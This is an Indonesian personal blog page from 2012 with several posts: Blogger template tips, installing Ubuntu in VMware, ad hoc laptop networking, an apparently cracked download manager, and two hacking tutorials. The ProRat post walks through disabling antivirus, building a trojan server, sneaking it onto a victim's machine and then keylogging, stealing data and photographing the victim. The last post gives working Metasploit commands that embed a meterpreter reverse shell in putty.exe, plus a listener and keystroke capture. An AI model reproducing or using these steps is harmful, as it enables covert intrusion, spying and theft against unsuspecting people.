Welcome To My Blog

Monday, July 30, 2012

Cara menghilangkan tanda obeng dan tang / quick edit

Dimana kita menemukan tanda Obeng dan Tang?mungkin ini pertanyaan pertama anda saat lihat postingan saya ini,,sekarang saya langsung jawab ya tanda obeng dan tang kita temukan saat kita mengedit blog kita dan melihatnya maka akan muncul tanda2 ini di setiap halaman gadget kita maksudnya supaya kita bisa langsung edit gadget kita,,untuk menghilangkan tanda tersebut ikuti langkah-langkah dibawah ini:

1. Login ke blogger anda seperti biasa
2. Klik Tata Letak (layout)
3. Klik tab Edit HTML.
4. Cari kode seperti ini :


]]> </b:skin>


5.Copy paste kode berikut persis di atas kode yang tadi :


.quickedit{
display:none;
}


6.Klik tombol Simpan template.

7.Selesai dan lihat hasil kerja anda ,,,

Good Luck!!!
readmore »»  

Wednesday, July 25, 2012

Cara Menginstal OS Linux (ubuntu 10.10) menggunakan VMware

VMware, udah ada yang tau belum tentang VMware? kalau belum,saya akan coba menjelaskan tentang VMware terlebih dahulu. VMware adalah Aplikasi Mesin Virtual yang artinya kita dapat menginstal Operating System didalam Operating System di komputer. Masih bingung? penulis coba jelaskan lagi deh. Jadi misalkan komputer anda sudah terinstal Operating System Windows, lalu anda mau menginstal Operating System lagi selain Windows (Linux atau Macintosh), nah dengan VMware kita dapat melakukan hal tersebut.
Selain menggunakan VMware ada cara lain, yaitu dengan cara dual boot. Tetapi cara tersebut lebih rumit dan anda harus merestart komputer anda untuk mengganti Operating System. Adapaun kelebihan dari VMware adalah  anda dapat menjalankan Operating System secara live tanpa harus menggangu kinerja Operating System. Anda pun dapat mengatur RAM secara mudah disaat proses instalan. Untuk lebih lengkapnya silahkan ikuti tutor dibawah ini.
Contohnya penulis sudah terinstal Windows 7 dan akan menginstal Linux (ubuntu 10.10) menggunakan VMware.
1. Instal VMware (penulis menggunakan VMware 8.0)
2. Pilih Create a New Virtual Machine
3. Nanti akan muncul New Virtual Machine Wizard, pilih typical lalu next
 
4. Pilih installer disc image file (iso) lalu klick browse dan masukkan OS Ubuntunya lalu next
5. Isi Personalize Linux lalu next
6. Isi Virtual Machine dengan nama Sistem Operasi apa yang gunakan lalu Locatian isi dimana anda mau meletakkan Sistem Operasi tersebut kalau sudah next
7. Isi Maximum Size 10GB saja cukup ( recomended 20GB) lalu next
8. Klick Finish maka anda sudah berhasil menginstal Sistem Operasi Linux menggunakan Vmware
download disini......  vmware player 4.0.4
readmore »»  

Tuesday, July 17, 2012



NetBIOS HACKING

NetBIOS HACKING

by Zaim Ibrahim on Senin 12 Dec 2011 06:00 AM
readmore »»  

Menghubungkan dua buah laptop dengan wireless


Berbagi file antar computer dalam sebuah jaringan mungkin sudah sering dilakukan. Namun, bagaimana jika kita sedang bekerja/mengerjakan tugas bersama teman yang sama-sama membawa laptop? Tentu saja kedua laptop tersebut harus disambungkan supaya kita bisa berbagi file secara langsung tanpa perangkat lain. Lalu, bagaimana caranya? Kita bisa memanfaatkan fasilitas wireless yang dimiliki oleh laptop.
Cara menyambungkannya sebagai berikut.

  • Klik dua kali icon Wireless Network Connection yang ada di notification bar.
clip_image002
  • Klik Properties.
clip_image004

  • Klik dua kali Internet Protocol (TCP/IP).
clip_image006
  • Masukkan IP Addres 192.168.1.1, lalu klik tombol Tab. Dengan demikian, Subnet mask akan terisi secara otomatis. Lalu, masukkan Default gateway 192.168.1.1.
clip_image008

  • Klik OK. Akan kembali ke jendela Wireless Network Connection Properties. Kemudian, klik tab Wireless Networks.
clip_image010

  • Klik Advanced.
clip_image012
  • Klik opsi Computer-to-computer (ad hoc) networks only, lalu klik Close.
clip_image014
  • Klik OK.
Lakukan hal yang sama pada laptop teman kita. Jika berhasil, kita bisa langsung berinteraksi dengan teman kita, bahkan bisa melakukan remote desktop (mengakses laptop teman pada laptop kita).
clip_image016
Catatan: IP Addressnya dibedakan, kecuali subnet mask dan default gateway. Angka terakhir saja yang diubah, sedangkan tiga angka pertama tetap. Misalnya, 192.168.1.x. Huruf x diganti dengan angka 2 s.d 255.

Selamat mencoba!
readmore »»  

Friday, July 6, 2012

Internet Download Manager 6.12 Beta Full Patch


Lagi-lagi IDM mengupdate aplikasinya ke versi baru, yaitu Internet Download Manager 6.12 Beta. Padahal baru beberapa hari lalu seingat saya versi terbaru IDM muncul, tapi kini sudah ada versi terbarunya lagi. Untuk pembaruan apa saja yang disematkan pada Internet Download Manager 6.12 Beta terbaru ini, Anda bisa melihatnya dibawah ini.


Yang terbaru pada Internet Download Manager 6.12 Beta :

  1. Redeveloped file integrity verification during resume
  2. Improved resume capability after power outages
  3. Redeveloped IDM integration into IE
  4. Optimized IE integration module and improved its speed performance
  5. Added support of IDM download panel to Google Frame installed into IE
  6. Improved integration into IE based browsers like AOL, MSN, etc.
  7. Added support for SeaMonkey 2.10
  8. Improved support of several web players
  9. Made a workaround for bugs in a new Outpost firewall 
Screenshot :
readmore »»  

Hacking with ProRat


kali ini mari kita bermain dengan salah satu tools hacking,yaitu prorat.
tools buatan orang Turkey ini sangat luar biasa, tools ini berfungsi untuk menyusup ke komputer orang lain. Caranya sangat gampang dan mudah sekali, tinggal kita mengetahui IP dan Port komputer korban, maka kita dapat langsung menginfeksinya.
A. Cara penggunaan ProRat :
1. Pertama kali kita harus mengetahui terlebih dahulu IP dan Port korban yang terbuka. Kita dapat melakukannya dengan cara manual atau juga dengan bantuan Ports Scanner.
Dari gambar diatas kita mengetahui semua IP komputer yang aktif dan Port mana saja yang terbuka. Yang akan dijadikan korban pada percobaan kita kali ini adalah komputer dengan IP 192.162.10.233.
2. Langkah selanjutnya yaitu kita jalankan ProRat, tools ini dapat di download di http://www.prorat.net . Sebelumnya matiin dulu Anti Virus kamu (disable), karena ProRat akan terdeteksi sebagai virus. Padahal dia tidak berbahaya bagi komputer kita. Setelah itu isikan IP korban pada form IP dan Portnya (default 5110).
Apabila kita klik tombol Connect maka koneksi ke komputer korban belum bisa, karena komputer korban belum kita infeksi. Untuk menginfeksi komputer korban kita terlebih dahulu membuat server yang akan dijalankan pada komputer korban. Caranya klik tombol Create – Create Prorat Server. Lalu muncul tampilan Notifications :
Centang pilihan Use Proconnective Notifications dan isi IP(DNS)Address dengan IP kita. Pada tab General Setting kita isikan Server Port (default 5110), Server Password dan Victim Name.
Pada tab Bind with File kita dapat menyusupkan file yang akan dijalankan bersama Server. Extensi file bebas.
Selanjutnya adalah tab Server Extension, ada beberapa pilihan extensi server. Kita pilih yang berekstensi .Exe.
Untuk membuat icon server kita klik tab Server Icon, pilih icon apa saja yang kamu inginkan.
Langkah terakhir dari pembuatan server ini adalah klik Create Server.
Setelah berhasil, akan tampil :
3. Kita tinggal menjalankan Server tersebut dikomputer korban. Caranya terserah kamu… mau disusupkan diam-diam atau memakai teknik Social Engineering dan juga dapat kamu infeksikan langsung pada komputer tersebut (kalo bias sihh).

4. Setelah Server tersebut berhasil berjalan pada komputer korban, maka kita langsung mencoba mengkoneksikannya dengan komputer kita.

5. Untuk koneksi kita dapat menggunakan ProConnective atau langsung mengetikkan IP address dan Port komputer korban. ProConnective adalah tools bawaan dari ProRat yang berfungsi sebagai Bridge (jembatan koneksi) antara komputer server dan komputer client (korban). Akan nampak IP korban apabila dia sedang on.
6. Setelah berhasil melakukan koneksi ke komputer korban maka status dari ProRat akan berubah dari Disconnected ke Connected
7. Nah…saatnya kita bermain. Ada banyak hal yang dapat kita lakukan pada komputer korban seperti mengetahui informasi dari PC, mengirimkan pesan error, mematikan komputer, mengunci mouse, membuka CD-ROM atau bahkan memotret wajah korban .

8. Sekarang kita akan melihat PC info korban :
 
Dari gambar diatas kita dapat melihat informasi yang dimiliki dari komputer korban.
9. Kita juga dapat mengirimkan pesan error palsu ke komputer korban :
10. Memasang Keylogger.
11. Dan yang paling seru adalah melihat wajah dari korban yang kita hack.
Bagaimana seru kan? Itu masih sebagian kecil dari kegunaan ProRat masih banyak lagi fungsi lainnya, seperti memformat hardisk milik korban, mengacaukan registry, mencuri data-data penting dan lain sebagainya. Akan tetapi, dalam pembahasan kita kali ini kita cukupkan sekian saja ya. Ok !
Gunakan dengan baik ya…
B. Cara Pencegahan
1. Update selalu Anti Virus anda agar mampu mendeteksi adanya infeksi dari ProRat. Biasanya server ProRat terdeteksi sebagai
Trojan.Dropper.Prorat.DZ.29, Dropped:Backdoor.Prorat.DZ.
2. Pasanglah Anti Prorat, anda bisa mendownloadnya di www.softpedia.com/get/Antivirus/Anti-prorat.shtml.

selamat mencoba!
readmore »»  

Monday, July 2, 2012

Membuat backdoor dengan x86 backtrack


Kalau agan-agan berpikir Windows 7 itu ngak bisa diexploit, agan salah besar karena ada banyak cara yang dilakukan untuk bisa melakukan exploitasi terhadap sebuah Operasi Sistem, sekarang kita akan melakukan exploitasi terhadap Windows Xp dan 7, ditambah lagi cara untuk melakukan rekaman terhadap ketikan keyboard(keylogger) melalui meterpreter.Check it Out.

1. Cari file yang akan kalian gunakan untuk memancing target mengeksekusi file tersebut. Disini ane menggunakan file putty.exe, jadi download dulu y.

root@bt:~# wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe


2. Infeksi file yang akan dieksekusi dengan payload exploit.rubah nama putty.exe manjadi putty_pro.exe dan gunakan exploit x86/shikata_ga_nai,buat yang master udah ngertilah.

root@bt:/# cd /pentest/exploits/framework
root@bt:/pentest/exploits/framework# ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.125 R |./msfencode -t exe -x /tmp/putty.exe -k -o /tmp/putty_pro.exe -e x86/shikata_ga_nai -c 5


3. Jalankan Metasploit dan buat listener agar ketika file yang kita buat diatas dieksekusi meterpreter akan langsung terbuka.

msfconsole 
use exploit/multi/handler 
set payload windows/meterpreter/reverse_tcp
set lhost IP_KITA
exploit


4. Entah bagaimana caranya copy file yang sudah diinfeksi diatas kedalam komputer korban,entah bagaimana caranya[usaha itu perlu bro].Ketika file dieksekusi maka secara otomatis meterpreter akan terbuka.sekarang terserah kalian mau diapakan komputer itu.


note : komputer kita dengan target akan hilang koneksi ketika file yang dieksekusi ditutup[dicobain biar tau].


5. Plus dari ane adalah merecord semua ketikan dari keyboard.Gunakan perintah keyscan_start dan untuk melihat hasil ketikan dari korban gunakan keyscan_dump. Pawned !

Windows XP :


Windows 7 :


Semoga tutorial ini bisa membantu temen-temen yang kesulitan mencari tutorial \m/.
readmore »»